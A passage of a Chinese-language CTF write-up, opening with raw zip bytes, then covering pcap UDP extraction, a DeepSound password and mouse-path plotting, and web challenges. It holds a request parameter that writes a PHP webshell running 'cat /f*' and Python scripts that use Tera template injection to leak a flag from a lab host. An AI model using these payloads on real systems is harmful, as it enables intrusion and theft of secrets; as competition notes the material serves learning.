+z....X.n..?.......c.F..P,~.H;..."x}...KsX..E.
....~Om...~.On.....zX..F.{.....Gr...|@>...pyh..pE..y.{j....V...g7..=..LY...8.|Z.8.....V.^..
...].4T:..z..6\o.........ML;..2o....
..z.U.......2.g"-.h_F...k..b.3..$|.......7t.{0...q.+..K!v,
(.3...........C...O.Ri.Ay?.....X......9...yj.5;{Q........:..1..K.."/...k......4..2q..*Q.
2.B|.I..RT.Sp..Ys..q..J.M-.cSk.......Z..~pq....iSx..;Z._......9T....r......P.Ql...O.......I...#o..D.^.>.8.|
U...Q3...a5=|/U)...)Z.K.!l.`..G.3...#|5_..{....u.guc|.9z.N>W..j..2..Io....
V
[..~^?.........y..~^?......^..PK..?.........HWR..k...... .
.$....... .......secret.wav
. ................................PK..........\.........key:LP49.13_m7sdq0#J
```


分组 7994，3,942 客户端 分组，0 服务器 分组，0 turn(s).点击选择。

这里不会用星盟的脚本。。。这里注意到两个文件，但是没注意反转问题

Plain Text

```

from scapy.all import *

def extract_udp_data(pcap_file, output_file):
    udp_data = []
    packets = rdpcap(pcap_file)

    for packet in packets:
        if UDP in packet:
            udp_payload = packet[UDP].payload
            timestamp = packet.time
            udp_data.append((timestamp, bytes(udp_payload), packet[UDP].dport))

    # Sort the data by timestamp
    udp_data.sort(key=lambda x: x[0])

    with open(output_file, 'wb') as file:
        for timestamp, data, port in udp_data:
            if port == 12345:
                # Reverse the data for port 12345
                data = data[::-1]
            file.write(data)

if __name__ == "__main__":
    pcap_file = "secret.pcapng"
    output_file = "aaa_combined_data"

    extract_udp_data(pcap_file, output_file)
    print(f"UDP data extracted from {pcap_file} and saved to {output_file}")

```

提取出zip解压里面是个wav，deepsound解密，密码是LP49.13_m7sdq0#J



Free space for secret files:8.501 MB (8913571 Bytes)

Output directory: C:\Users\86136\Documents\


这里找到文件，里面的数据

```
DELAY : 226
Mouse : 801 : 507 : Move : 0 : 0 : 0
DELAY : 2
Mouse : 796 : 502 : Move : 0 : 0 : 0
DELAY : 15
Mouse : 787 : 497 : Move : 0 : 0 : 0
DELAY : 4
Mouse : 776 : 490 : Move : 0 : 0 : 0
DELAY : 12
。。。
```

Plain Text

```

from PIL import Image, ImageDraw
import re

# 数据字符串
data = """
txt直接粘贴过来就行，太大了，腾讯文档粘贴不过来
"""

# 使用正则表达式解析数据点
pattern = r"Mouse : (\d+) : (\d+) : Move : 0 : 0 : 0"
matches = re.findall(pattern, data)

# 提取坐标数据
points = [(int(match[0]), int(match[1])) for match in matches]

# 计算图像尺寸
max_x = max(points, key=lambda p: p[0])[0]
max_y = max(points, key=lambda p: p[1])[1]

# 增大图像尺寸
image_width = max_x + 50  # 增加 50 像素的宽度
image_height = max_y + 50  # 增加 50 像素的高度

# 创建图像
image = Image.new("RGB", (image_width, image_height), "white")
draw = ImageDraw.Draw(image)

# 缩放因子，可以根据需要调整
scaling_factor = 0.5  # 缩放因子

# 缩放坐标数据
scaled_points = [(int(p[0] * scaling_factor), int(p[1] * scaling_factor)) for p in points]

# 绘制路径
draw.line(scaled_points, fill="blue", width=1)

# 保存图像
image.show()
image.save("path.png")

# 显示

```

还是星盟脚本



其他补充

web2

补充点，这个爆破文件我自己没爆出来，队友爆破，看了星盟的，才知道用glob爆

```
// 循环 ext/spl/examples/ 目录里所有 *.php 文件
// 并打印文件名和文件尺寸
$it = new DirectoryIterator("glob://ext/spl/examples/*.php");
foreach($it as $f) {
    printf("%s: %.1FK\n", $f->getFilename(), $f->getSize()/1024);
}

输出:
tree.php: 1.0K
findregex.php: 0.6K
findfile.php: 0.7K
dba_dump.php: 0.9K
nocvsdir.php: 1.1K
phar_from_dir.php: 1.0K
ini_groups.php: 0.9K
directorytree.php: 0.9K
dba_array.php: 1.1K
class_tree.php: 1.8K
```

绕过长度限制，这里想笨比了，两个数组绕过就好了

```
?username=11&title[]=.php&data[]=<?php system("cat /f*");
```

trea

记一下及脚本，说不定以后用到

Plain Text

```

import requests

url = "http://172.10.0.3:8081/"


for i in range(32, 127):
    code = chr(i)
    data = "data={% set a = [__tera_context] %}{% for char in __tera_context %}{% if char == " + f"'{code}'" + " %}" + f" {code} " + "{%- else -%}0{%- endif -%}{% endfor %}"
    headers = {
        "Content-Type": "application/x-www-form-urlencoded"
    }
    print(data)
    r = requests.post(url, data=data, headers=headers)

    print(r.text)
```

Plain Text

```
import string
import requests

url = "http://172.10.0.3:8081"

def getflag(re):
    payload = """data={% set q="galf"|reverse %}{% set u=get_env(name=q)
%}
    {% if u is matching('z.*') %}
    ok
    {% endif %}""".replace("z", re)
    headers = {
        "Content-Type": "application/x-www-form-urlencoded"
    }
    result = requests.post(url, data=payload, headers=headers).text
    if "ok" in result:
        return True
    return False

str = string.hexdigits + "-+"
flag = "fla[g]."
while True:
    for i in str:
        if getflag(flag + i):
            flag += i
            print(flag)
            break

```